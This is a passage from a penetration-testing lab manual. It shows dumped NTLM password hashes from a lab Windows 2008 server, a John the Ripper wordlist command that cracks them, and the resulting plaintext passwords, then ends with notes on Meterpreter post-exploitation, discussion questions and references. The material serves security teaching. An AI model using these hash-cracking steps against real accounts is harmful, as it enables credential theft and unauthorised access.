tbrady:1008:aad3b435b51404eeaad3b435b51404ee:c7e0495694944e74150f92c994f28d20:::
tsuggs:1007:aad3b435b51404eeaad3b435b51404ee:acee053c9dafd29e83fe1ee9ab49648d:::
ttebow:1011:aad3b435b51404eeaad3b435b51404ee:ac85ea41c14984835c2107256dcc6e0c:::
twoods:1006:aad3b435b51404eeaad3b435b51404ee:63f39308d2f0821d6755d9c75ba96f0c:::
```

Figure 43: Pasting the hashes into the file

15. Open a new terminal on the *Internal* **BackTrack 5** Linux system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.





Figure 44: Open a new terminal

16. Switch to the directory for John the Ripper, by typing the following command: **root@bt:~# cd /pentest/passwords/john**




```
root@bt:~# cd /pentest/passwords/john
root@bt:/pentest/passwords/john#
```

Figure 45: The John The Ripper Directory

17. To crack all of the passwords from the **Windows 2008 Server** target machine, type:

root@bt:/pentest/passwords/john# john /root/hash --format=nt --wordlist=/root/Wordlist.txt



```
root@bt:/pentest/passwords/john# john /root/hash --format=nt --wordlist=/root/Wordlist.txt
Loaded 12 password hashes with no different salts (NT MD4 [128/128 SSE2 + 32/32])
                 (admin)
ethical          (Administrator)
gitoxigenin      (jlewis)
giudicammo       (jblake)
mushabbihite     (twoods)
mushheadedness   (ereed)
mushrebiyeh      (rmiller)
polypharmacal    (tsuggs)
regressiveness   (tbrady)
regressivity     (pmanning)
schenectady      (emanning)
sloggerete       (ttebow)
guesses: 12  time: 0:00:00:00 DONE (Sun Sep 16 23:21:14 2012)  c/s: 31013K  trying: slog - sloggiare
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
```

Figure 46: The Crack Password Hashes

The account **admin** had a blank password, so no password is displayed by John the Ripper in the picture above.

3.2 Conclusion

Meterpreter is an advanced payload for Metasploit that allows an attacker to dump the hashes, download files, and perform other post exploitation tasks. After the hashes are dumped, a tool like John the Ripper can be used to crack passwords.

3.3 Discussion Questions

1. What is the Meterpreter command to dump the password hashes?
2. What command is used within Meterpreter to steal files from the victim?
3. What are some of the other commands that can be used within Meterpreter?

References

1. Microsoft Security Bulletin MS09-050 - Critical
   Vulnerabilities in SMBv2 Could Allow Remote Code Execution (975517):
   http://www.microsoft.com/technet/security/Bulletin/MS09-050.mspx

2. Metasploit:
   http://metasploit.com/

3. CERT Advisory CVE-2009-3103:
   http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-3103

4. BackTrack Linux:
   http://www.backtrack-linux.org/

5. John the Ripper:
   http://www.openwall.com/john/